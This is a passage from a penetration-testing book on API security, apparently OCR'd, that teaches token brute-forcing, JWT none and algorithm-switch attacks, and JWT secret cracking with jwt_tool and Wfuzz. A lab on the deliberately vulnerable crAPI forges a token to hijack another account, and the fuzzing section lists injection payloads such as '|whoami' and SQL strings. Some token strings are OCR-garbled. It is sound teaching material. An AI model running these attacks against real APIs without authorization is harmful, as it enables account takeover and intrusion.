

Figure 8-9: The character position chart found within Sequencer's character-level analysis

Live Token Capture Analysis

Burp Suite's Sequencer can automatically ask an API provider to generate 20,000 tokens for analysis. To do this, we simply intercept the provider's token generation process and then configure Sequencer. Burp Suite will repeat the token generation process up to 20,000 times to analyze the tokens for similarities.

In Burp Suite, intercept the request that initiates the token generation process. Select **Action** (or right-click the request) and then forward it to Sequencer. Within Sequencer, make sure you have the live capture tab selected, and under **Token Location Within Response**, select the **Configure for the Custom Location** option. As shown in Figure 8-10, highlight the generated token and click **OK**.

Select **Start Live Capture**. Burp Sequencer will now begin capturing tokens for analysis. If you select the Auto analyze checkbox, Sequencer will show the effective entropy results at different milestones.

In addition to performing an entropy analysis, Burp Suite will provide you with a large collection of tokens, which could be useful for evading security controls (a topic we explore in Chapter 13). If an API doesn't invalidate the tokens once new ones are created and the security controls use tokens as the method of identity, you now have up to 20,000 identities to help you avoid detection.

If there are token character positions with low entropy, you can attempt a brute-force attack against those character positions. Reviewing tokens with low entropy could reveal certain patterns you could take advantage of. For example, if you noticed that characters in certain positions only contained lowercase letters, or a certain range of numbers, you'll be able to enhance your brute-force attacks by minimizing the number of request attempts.



Figure 8-10: The API provider's token response selected for analysis

Brute-Forcing Predictable Tokens

Let's return to the bad tokens discovered during manual load analysis (whose final three characters are the only ones that change) and brute-force possible letter and number combinations to find other valid tokens. Once we've discovered valid tokens, we can test our access to the API and find out what we're authorized to do.

When you're brute-forcing through combinations of numbers and letters, it is best to minimize the number of variables. The character-level analysis has already informed us that the first nine characters of the token `Ab4dtOk3n` remain static. The final three characters are the variables, and based on the sample, we can see that they follow a pattern of *letter1* + *letter2* + *number*. Moreover, a sample of the tokens tells us that that *letter1* only ever consists of letters between *a* and *d*. Observations like this will help minimize the total amount of brute force required.

Use Burp Suite Intruder or Wfuzz to brute-force the weak token. In Burp Suite, capture a request to an API endpoint that requires a token. In Figure 8-11, we use a GET request to the */identity/api/v2/user/dashboard* endpoint and include the token as a header. Send the captured request to Intruder, and under the Intruder Payload Positions tab, select the attack positions.



Figure 8-11: A cluster bomb attack in Burp Suite Intruder

Since we're brute-forcing the final three characters only, create three attack positions: one for the third character from the end, one for the second character from the end, and one for the final character. Update the attack type to **cluster bomb** so Intruder will iterate through each possible combination. Next, configure the payloads, as shown in Figure 8-12.



Figure 8-12: The payloads tab in Burp Suite's Intruder

Select the **Payload Set** number, which represents a specific attack position, and set the payload type to **brute forcer**. In the character set field, include all numbers and letters to be tested in that position. Because the first two payloads are letters, we'll want to try all letters from *a* to *d*. For payload set 3, the character set should include the digits 0 through 9. Set both the minimum and maximum length to **1**, as each attack position is one character long. Start the attack, and Burp Suite will send all 160 token possibilities in requests to the endpoint.

Burp Suite CE throttles Intruder requests. As a faster, free alternative, you may want to use Wfuzz, like so:

```
$ wfuzz -u vulnexample.com/api/v2/user/dashboard -hc 404 -H "token: Ab4dtOk3nFUZZFUZ2ZFUZ3Z1"
-z list,a-b-c-d -z list,a-b-c-d -z range,0-9
********************************************************************
ID           Response   Lines    Word            Chars       Payload
********************************************************************
000000117:   200        1 L      10 W            345 Ch      " Ab4dtOk3nca1"
000000118:   200        1 L      10 W            345 Ch      " Ab4dtOk3ncb2"
000000119:   200        1 L      10 W            345 Ch      " Ab4dtOk3ncc3"
000000120:   200        1 L      10 W            345 Ch      " Ab4dtOk3ncd4"
000000121:   200        1 L      10 W            345 Ch      " Ab4dtOk3nce5"
```

Include a header token in your request using `-H`. To specify three payload positions, label the first as `FUZZ`, the second as `FUZ2Z`, and the third as `FUZ3Z`. Following `-z`, list the payloads. We use **`-z list,a-b-c-d`** to cycle through the letters *a* to *d* for the first two payload positions, and we use `-z range,0-9` to cycle through the numbers in the final payload position.

Armed with a list of valid tokens, leverage them in API requests to find out more about what privileges they have. If you have a collection of requests in Postman, try simply updating the token variable to a captured one and use the Postman Runner to quickly test all the requests in the collection. That should give you a fairly good idea of a given token's capabilities.

JSON Web Token Abuse

I introduced JSON Web Tokens (JWTs) in Chapter 2. They're one of the more prevalent API token types because they operate across a wide variety of programming languages, including Python, Java, Node.js, and Ruby. While the tactics described in the last section could work against JWTs as well, these tokens can be vulnerable to several additional attacks. This section will guide you through a few attacks you can use to test and break poorly implemented JWTs. These attacks could grant you basic unauthorized access or even administrative access to an API.

NOTE *For testing purposes, you might want to generate your own JWTs. Use* https://jwt.io, *a site created by Auth0, to do so. Sometimes the JWTs have been configured so improperly that the API will accept any JWT.*

If you've captured another user's JWT, you can try sending it to the provider and pass it off as your own. There is a chance that the token is still valid and you can gain access to the API as the user specified in the payload. More commonly, though, you'll register with an API and the provider will respond with a JWT. Once you have been issued a JWT, you will need to include it in all subsequent requests. If you are using a browser, this process will happen automatically.

Recognizing and Analyzing JWTs

You should be able to distinguish JWTs from other tokens because they consist of three parts separated by periods: the header, payload, and signature. As you can see in the following JWT, the header and payload will normally begin with ey:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJoYWNrYXBpcy5pbyIsImV4cCI6IDE1ODM2MzcOODgsInVz
ZXJuYW1lIjoiU2N1dHRsZXBoMXNoIiwic3VwZXJhZG1pbiI6dHJ1ZXO.1c514f4967142c27e4e57b612a7872003fa6c
bc7257b3b74da17a8b4dc1d2ab9
```

The first step to attacking a JWT is to decode and analyze it. If you discovered exposed JWTs during reconnaissance, stick them into a decoder tool to see if the JWT payload contains any useful information, such as username and user ID. You might also get lucky and obtain a JWT that contains username and password combinations. In Burp Suite's Decoder, paste the JWT into the top window, select **Decode As**, and choose the **Base64** option (see Figure 8-13).



Figure 8-13: Using Burp Suite Decoder to decode a JWT

The *header* is a base64-encoded value that includes information about the type of token and hashing algorithm used for signing. A decoded header will look like the following:

```
{
"alg": "HS256"
"typ": "JWT"
}
```

In this example, the hashing algorithm is HMAC using SHA256. HMAC is primarily used to provide integrity checks similar to digital signatures. SHA256 is a hashing encryption with function developed by the NSA and released in 2001. Another common hashing algorithm you might see is RS256, or RSA using SHA256, an asymmetric hashing algorithm. For additional information, check out the Microsoft API documentation on cryptography at *https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography*.

When a JWT uses a symmetric key system, both the consumer and provider will need to have a single key. When a JWT uses an asymmetric key system, the provider and consumer will use two different keys. Understanding the difference between symmetric and asymmetric encryption will give you a boost when performing a JWT algorithm bypass attack, found later in this chapter.

If the algorithm value is "none", the token has not been signed with any hashing algorithm. We will return to how we can take advantage of JWTs without a hashing algorithm later in this chapter.

The *payload* is the data included within the token. The fields within the payload differ per API but typically contain information used for authorization, such as a username, user ID, password, email address, date of token creation (often called IAT), and privilege level. A decoded payload should look like the following:

```
{
  "userID": "1234567890",
  "name": "hAPI Hacker",
  "iat": 1516239022
}
```

Finally, the *signature* is the output of HMAC used for token validation and generated with the algorithm specified in the header. To create the signature, the API base64-encodes the header and payload and then applies the hashing algorithm and a secret. The secret can be in the form of a password or a secret string, such as a 256-bit key. Without knowledge of the secret, the payload of the JWT will remain encoded.

A signature using HS256 will look like the following:

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  thebest1)
```

To help you analyze JWTs, leverage the JSON Web Token Toolkit by using the following command:

```
$ jwt_tool eyghbocibiJIUZZINIISIRSCCI6IkpXUCJ9.eyIzdW11O1IxMjMENTY3ODkwIiwibmFtZSI6ImhBuEkg
  SGFja2VyIiwiaWFQIjoxNTE2MjM5MDIyfQ.IX-Iz_e1CrPrkel FjArExaZpp3Y2tfawJUFQaNdftFw
Original JWT:
Decoded Token Values:
Token header values:
[+] alg - "HS256"
[+] typ - "JWT"
Token payload values:
[+] sub = "1234567890"
[+] name - "HAPI Hacker"
[+] iat - 1516239022 = TIMESTAMP - 2021-01-17 17:30:22 (UTC)
JWT common timestamps:
iat - Issuedat
exp – Expires
nbf - NotBefore
```

As you can see, `jwt_tool` makes the header and payload values nice and clear.

Additionally, `jwt_tool` has a "Playbook Scan" that can be used to target a web application and scan for common JWT vulnerabilities. You can run this scan by using the following:

```
$ jwt_tool -t http://target-site.com/ -rc "Header: JWT_Token" -M pb
```

To use this command, you'll need to know what you should expect as the JWT header. When you have this information, replace `"Header"` with the name of the header and `"JWT_Token"` with the actual token value.

The None Attack

If you ever come across a JWT using `"none"` as its algorithm, you've found an easy win. After decoding the token, you should be able to clearly see the header, payload, and signature. From here, you can alter the information contained in the payload to be whatever you'd like. For example, you could change the username to something likely used by the provider's admin account (like root, admin, administrator, test, or adm), as shown here:

```
{
   "username": "root",
   "iat": 1516239022
}
```

Once you've edited the payload, use Burp Suite's Decoder to encode the payload with base64; then insert it into the JWT. Importantly, since the algorithm is set to `"none"`, any signature that was present can be removed. In other words, you can remove everything following the third period in the JWT. Send the JWT to the provider in a request and check whether you've gained unauthorized access to the API.

The Algorithm Switch Attack

There is a chance the API provider isn't checking the JWTs properly. If this is the case, we may be able to trick a provider into accepting a JWT with an altered algorithm.

One of the first things you should attempt is sending a JWT without including the signature. This can be done by erasing the signature altogether and leaving the last period in place, like this:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJoYWNrYXBpcy5pbyIsImV4cCI6IDE1ODM2MzcOODgsInVzZ
XJuYW1lIjoiU2N1dHRsZXBoMXNoIiwic3VwZXJhZG1pbiI6dHJ1ZXO.
```

If this isn't successful, attempt to alter the algorithm header field to `"none"`. Decode the JWT, updating the `"alg"` value to `"none"`, base64-encode the header, and send it to the provider. If successful, pivot to the None attack.

```
{
"alg": "none"
"typ": "JWT"
}
```

You can use JWT_Tool to create a variety of tokens with the algorithm set to "none":

```
$ jwt_tool <JWT_Token> -X a
```

Using this command will automatically create several JWTs that have different forms of "no algorithm" applied.

A more likely scenario than the provider accepting no algorithm is that they accept multiple algorithms. For example, if the provider uses RS256 but doesn't limit the acceptable algorithm values, we could alter the algorithm to HS256. This is useful, as RS256 is an asymmetric encryption scheme, meaning we need both the provider's private key and a public key in order to accurately hash the JWT signature. Meanwhile, HS256 is symmetric encryption, so only one key is used for both the signature and verification of the token. If you can discover the provider's RS256 public key and then switch the algorithm from RS256 to HS256, there is a chance you may be able to leverage the RS256 public key as the HS256 key.

The JWT_Tool can make this attack a bit easier. It uses the format `jwt_tool <JWT_Token> -X k -pk public-key.pem`, as shown next. You will need to save the captured public key as a file on your attacking machine.

```
$ jwt_tool eyJBeXAiOiJKV1QiLCJhbGciOiJSUZI1Ni 19.eyJpc3MiOi JodHRwOlwvxC9kZW1vLnNqb2VyZGxhbm
  drzwiwZXIubmxcLyIsIm1hdCI6MTYYCJkYXRhIjp7ImhlbGxvijoid29ybGQifxO.MBZKIRF_MvG799nTKOMgdxva
  _S-dqsVCPPTR9N9L6q2_1O152pHq2YTRafwACdgyhR1A2Wq7wEf421O929BTWsVk19_XkfyDh_Tizeszny_
  GGsVzdb1O3NCITUEjFRXURJO-MEETROOC-TWB8n6wOTOjWA6SLCEYANSKWaJX5XvBt6HtnxjogunkVz2sVp3
  VFPevfLUGGLADKYBphfumd7jkh8Oca2lvs8TagkQyCnXq5VhdZsoxkETHwe_n7POBISAZYSMayihlweg -x k-pk
  public-key-pem
Original JWT:
File loaded: public-key. pem
jwttool_563e386e825d299e2fc@aadaeec25269 - EXPLOIT: Key-Confusion attack (signing using the
Public key as the HMAC secret)
(This will only be valid on unpatched implementations of JWT.)
[+] ey JoexAiOiJK1QiLCJhbGciOiJIUZI1NiJ9.eyJpc3MiOiJodHRwOi8vZGVtby5zam91cmRsYW5na2VtcGVy
LmSsLyIsIm1hdCI6MTYyNTc4NzkzOSwizhlbGxvIjoid29ybGQifxo.gyti NhqYsSiDIn1Oe-6-6SfNPJle
-9EZbJZjhaa3O
```

Once you run the command, JWT_Tool will provide you with a new token to use against the API provider. If the provider is vulnerable, you'll be able to hijack other tokens, since you now have the key required to sign tokens. Try repeating the process, this time creating a new token based on other API users, especially administrative ones.

The JWT Crack Attack

The JWT Crack attack attempts to crack the secret used for the JWT signature hash, giving us full control over the process of creating our own valid

JWTs. Hash-cracking attacks like this take place offline and do not interact with the provider. Therefore, we do not need to worry about causing havoc by sending millions of requests to an API provider.

You can use JWT_Tool or a tool like Hashcat to crack JWT secrets. You'll feed your hash cracker a list of words. The hash cracker will then hash those words and compare the values to the original hashed signature to determine if one of those words was used as the hash secret. If you're performing a long-term brute-force attack of every character possibility, you may want to use the dedicated GPUs that power Hashcat instead of JWT_Tool. That being said, JWT_Tool can still test 12 million passwords in under a minute.

To perform a JWT Crack attack using JWT_Tool, use the following command:

```
$ jwt_tool <JWT Token> -C -d /wordlist.txt
```

The `-C` option indicates that you'll be conducting a hash crack attack and the `-d` option specifies the dictionary or wordlist you'll be using against the hash. In this example, the name of my dictionary is *wordlist.txt*, but you can specify the directory and name of whatever wordlist you would like to use. JWT_Tool will either return "CORRECT key!" for each value in the dictionary or indicate an unsuccessful attempt with "key not found in dictionary."

Summary

This chapter covered various methods of hacking API authentication, exploiting tokens, and attacking JSON Web Tokens specifically. When present, authentication is usually an API's first defense mechanism, so if your authentication attacks are successful, your unauthorized access can become a foothold for additional attacks.

Lab #5: Cracking a crAPI JWT Signature

Return to the crAPI authentication page to try your hand at attacking the authentication process. We know that this authentication process has three parts: account registration, password reset functionality, and the login operation. All three of these should be thoroughly tested. In this lab, we'll focus on attacking the token provided after a successful authentication attempt.

If you remember your crAPI login information, go ahead and log in. (Otherwise, sign up for a new account.) Make sure you have Burp Suite open and FoxyProxy set to proxy traffic to Burp so you can intercept the login request. Then forward the intercepted request to the crAPI provider. If you've entered in your email and password correctly, you should receive an HTTP 200 response and a Bearer token.

Hopefully, you now notice something special about the Bearer token. That's right: it is broken down into three parts separated by periods, and the first two parts begin with ey. We have ourselves a JSON Web Token! Let's begin by analyzing the JWT using a site like *https://jwt.io* or JWT_Tool. For visual purposes, Figure 8-14 shows the token in the JWT.io debugger.

Figure 8-14: A captured JWT being analyzed in JWT.io's debugger

As you can see, the JWT header tells us that the algorithm is set to HS512, an even stronger hash algorithm than those covered earlier. Also, the payload contains a "sub" value with our email. The payload also contains two values used for token expiration: iat and exp. Finally, the signature confirms that HMAC+SHA512 is in use and that a secret key is required to sign the JWT.

A natural next step would be to conduct None attacks to try to bypass the hashing algorithm. I will leave that for you to explore on your own. We won't attempt any other algorithm switch attack, as we're already attacking a symmetric key encryption system, so switching the algorithm type won't benefit us here. That leaves us with performing JWT Crack attacks.

To perform a Crack attack against your captured token, copy the token from the intercepted request. Open a terminal and run JWT_Tool. As a first-round attack, we can use the *rockyou.txt* file as our dictionary:

```
$ jwt_tool eyJhbGciOiJIUZUxMi19.
  eyJzdWIiOiJhQGVtYWlsLmNvbSIsImlhdCI6MTYYNTC4NzA4MywiZXhwIjoxNjI1ODCzNDgzfQ. EYx8ae4OnE2n9ec4y
  BPI6BxOzO-BWuaUQVJg2Cjx_BD_-eT9-Rpn87IAU@QM8 -C -d rockyou.txt
Original JWT:
[*] Tested 1 million passwords so far
[*] Tested 2 million passwords so far
[*] Tested 3 million passwords so far
```

```
[*] Tested 4 million passwords so far
[*] Tested 5 million passwords so far
[*] Tested 6 million passwords so far
[*] Tested 7 million passwords so far
[*] Tested 8 million passwords so far
[*] Tested 9 million passwords so far
[*] Tested 10 million passwords so far
[*] Tested 11 million passwords so far
[*] Tested 12 million passwords so far
[*] Tested 13 million passwords so far
[*] Tested 14 million passwords so far
[-] Key not in dictionary
```

At the beginning of this chapter, I mentioned that *rockyou.txt* is outdated, so it likely won't yield any successes. Let's try brainstorming some likely secrets and save them to our own *crapi.txt* file (see Table 8-1). You can also generate a similar list using a password profiler, as recommended earlier in this chapter.

Table 8-1: Potential crAPI JWT Secrets

Crapi2020	OWASP	iparc2022
crapi2022	owasp	iparc2023
crAPI2022	Jwt2022	iparc2020
crAPI2020	Jwt2020	iparc2021
crAPI2021	Jwt_2022	iparc
crapi	Jwt_2020	JWT
community	Owasp2021	jwt2020

Now run this targeted hash crack attack using JWT_Tool:

```
$ jwt_tool eyJhbGciOiJIUzUxMi19.
  eyJzdwiOiJhQGVtYWlsLmNvbSIsImlhdCI6MTYYNTC4NzA4MywiZXhwIjoxNjI1ODCzNDgzfQ. EYx8ae4OnE2n9ec4y
  BPi6BxOzO-BWuaWQVJg2Cjx_BD_-eT9-Rp 871Au@QM8-wsTZ5aqtxEYRd4zgGR51t5PQ -C -d crapi.txt
Original JWT:
[+] crapi is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -5 HS512 -p "crapi"
```

Great! We've discovered that the crAPI JWT secret is `"crapi"`.

This secret isn't too useful unless we have email addresses of other valid users, which we'll need to forge their tokens. Luckily, we accomplished this at the end of Chapter 7's lab. Let's see if we can gain unauthorized access to the robot account. As you can see in Figure 8-15, we use JWT.io to generate a token for the crAPI robot account.



Figure 8-15: Using JWT.io to generate a token

Don't forget that the algorithm value of this token is HS512 and that you need to add the HS512 secret to the signature. Once the token is generated, you can copy it into a saved Postman request or into a request using Burp Suite's Repeater, and then you can send it to the API. If successful, you'll have hijacked the crAPI robot account. Congrats!

9

FUZZING

In this chapter, you'll explore using fuzzing techniques to discover several of the top API vulnerabilities discussed in Chapter 3. The secret to successfully discovering most API vulnerabilities is knowing where to fuzz and what to fuzz with. In fact, you'll likely discover many API vulnerabilities by fuzzing input sent to API endpoints.

Using Wfuzz, Burp Suite Intruder, and Postman's Collection Runner, we'll cover two strategies to increase your success: fuzzing wide and fuzzing deep. We'll also discuss how to fuzz for improper assets management vulnerabilities, find the accepted HTTP methods for a request, and bypass input sanitization.

Effective Fuzzing

In earlier chapters, we defined API fuzzing as the process of sending requests with various types of input to an endpoint in order to provoke an unintended result. While "various types of input" and "unintended result" might sound vague, that's only because there are so many possibilities. Your input could include symbols, numbers, emojis, decimals, hexadecimal, system commands, SQL input, and NoSQL input, for instance. If the API has not implemented validation checks to handle harmful input, you could end up with a verbose error, a unique response, or (in the worst case) some sort of internal server error indicating that your fuzz caused a denial of service, killing the app.

Fuzzing successfully requires a careful consideration of the app's likely expectations. For example, take a banking API call intended to allow users to transfer money from one account to another. The request could look something like this:

```
POST /account/balance/transfer
Host: bank.com
x-access-token: hapi_token

{
"userid": 12345,
"account": 224466,
"transfer-amount": 1337.25,
}
```

To fuzz this request, you could easily set up Burp Suite or Wfuzz to submit huge payloads as the `userid`, `account`, and `transfer-amount` values. However, this could set off defensive mechanisms, resulting in stronger rate limiting or your token being blocked. If the API lacks these security controls, by all means release the krakens. Otherwise, your best bet is to send a few targeted requests to only one of the values at a time.

Consider the fact that the `transfer-amount` value likely expects a relatively small number. Bank.com isn't anticipating an individual user to transfer an amount larger than the global GDP. It also likely expects a decimal value. Thus, you might want to evaluate what happens when you send the following:

- A value in the quadrillions
- String of letters instead of numbers
- A large decimal number or a negative number
- Null values like `null`, `(null)`, `%00`, and `0x00`
- Symbols like the following: `!@#$%^&*();':''|,./?>`

These requests could easily lead to verbose errors that reveal more about the application. A value in the quadrillions could additionally cause an unhandled SQL database error to be sent back as a response. This one piece of information could help you target values across the API for SQL injection vulnerabilities.

Thus, the success of your fuzzing will depend on where you are fuzzing and what you are fuzzing with. The trick is to look for API inputs that are leveraged for a consumer to interact with the application and send input that is likely to result in errors. If these inputs do not have sufficient input handling and error handling, they can often lead to exploitation. Examples of this sort of API input include the fields involved in requests used for authentication forms, account registration, uploading files, editing web application content, editing user profile information, editing account information, managing users, searching for content, and so on.

The types of input to send really depend on the type of input you are attacking. Generically, you can send all sorts of symbols, strings, and numbers that could cause errors, and then you could pivot your attack based on the errors received. All of the following could result in interesting responses:

- Sending an exceptionally large number when a small number is expected
- Sending database queries, system commands, and other code
- Sending a string of letters when a number is expected
- Sending a large string of letters when a small string is expected
- Sending various symbols (`-_\!@#$%^&*();':''|,./?>`)
- Sending characters from unexpected languages (漢, さ, Ж, Ѫ, Ѭ, Ѧ, Ѩ, Ѯ)

If you are blocked or banned while fuzzing, you might want to deploy evasion techniques discussed in Chapter 13 or else further limit the number of fuzzing requests you send.

Choosing Fuzzing Payloads

Different fuzzing payloads can incite various types of responses. You can use either generic fuzzing payloads or more targeted ones. *Generic payloads* are those we've discussed so far and contain symbols, null bytes, directory traversal strings, encoded characters, large numbers, long strings, and so on.

Targeted fuzzing payloads are aimed at provoking a response from specific technologies and types of vulnerabilities. Targeted fuzzing payload types might include API object or variable names, cross-site scripting (XSS) payloads, directories, file extensions, HTTP request methods, JSON or XML data, SQL or No SQL commands, or commands for particular operating systems. We'll cover examples of fuzzing with these payloads in this and future chapters.

You'll typically move from generic to targeted fuzzing based on the information received in API responses. Similar to reconnaissance efforts in Chapter 6, you will want to adapt your fuzzing and focus your efforts based on the results of generic testing. Targeted fuzzing payloads are more useful once you know the technologies being used. If you're sending SQL fuzzing payloads to an API that leverages only NoSQL databases, your testing won't be as effective.

One of the best sources for fuzzing payloads is SecLists (*https://github.com/danielmiessler/SecLists*). SecLists has a whole section dedicated to fuzzing, and its *big-list-of-naughty-strings.txt* wordlist is excellent at causing useful responses. The fuzzdb project is another good source for fuzzing payloads (*https://github.com/fuzzdb-project/fuzzdb*). Also, Wfuzz has many useful payloads (*https://github.com/xmendez/wfuzz*), including a great list that combines several targeted payloads in their injection directory, called *All_attack.txt*.

Additionally, you can always quickly and easily create your own generic fuzzing payload list. In a text file, combine symbols, numbers, and characters to create each payload as line-separated entries, like this:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
9999999999999999999999999999999999999999
~'!@#$%^&*()-_+
{}[]|\:''; '<>?,./
%00
0x00
$ne
%24ne
$gt
%24gt
|whoami
-- -
' ''
' OR 1=1-- -
'' ''''''
漢, さ, Ж, Ѫ, Ѭ, Ѧ, Ѩ, Ѯ
😀 😃 😄 😁 😆
```

Note that instead of 40 instances of `A` or `9`, you could write payloads consisting of hundreds them. Using a small list like this as a fuzzing payload can cause all sorts of useful and interesting responses from an API.

Detecting Anomalies

When fuzzing, you're attempting to cause the API or its supporting technologies to send you information that you can leverage in additional attacks. When an API request payload is handled properly, you should receive some sort of HTTP response code and message indicating that your fuzzing did

not work. For example, sending a request with a string of letters when numbers are expected could result in a simple response like the following:

```
HTTP/1.1 400 Bad Request
{
        "error": "number required"
}
```

From this response, you can deduce that the developers configured the API to properly handle requests like yours and prepared a tailored response.

When input is not handled properly and causes an error, the server will often return that error in the response. For example, if you sent input like `~'!@#$%^&*()-_+` to an endpoint that improperly handles it, you could receive an error like this:

```
HTTP/1.1 200 OK
--snip--

SQL Error: There is an error in your SQL syntax.
```

This response immediately reveals that you're interacting with an API request that does not handle input properly and that the backend of the application is utilizing a SQL database.

You'll typically be analyzing hundreds or thousands of responses, not just two or three. Therefore, you need to filter your responses in order to detect anomalies. One way to do this is to understand what ordinary responses look like. You can establish this baseline by sending a set of expected requests or, as you'll see later in the lab, by sending requests that you expect to fail. Then you can review the results to see if a majority of them are identical. For example, if you issue 100 API requests and 98 of those result in an HTTP 200 response code with a similar response size, you can consider those requests to be your baseline. Also examine a few of the baseline responses to get a sense of their content. Once you know that the baseline responses have been properly handled, review the two anomalous responses. Figure out what input caused the difference, paying particular attention to the HTTP response code, response size, and the content of the response.

In some cases, the differences between baseline and anomalous requests will be miniscule. For example, the HTTP response codes might all be identical, but a few requests might result in a response size that is a few bytes larger than the baseline responses. When small differences like this come up, use Burp Suite's Comparer to get a side-by-side comparison of the differences within the responses. Right-click the result you're interested in and choose **Send to Comparer (Response)**. You can send as many responses as you'd like to Comparer, but you'll at least need to send two. Then migrate to the Comparer tab, as shown in Figure 9-1.

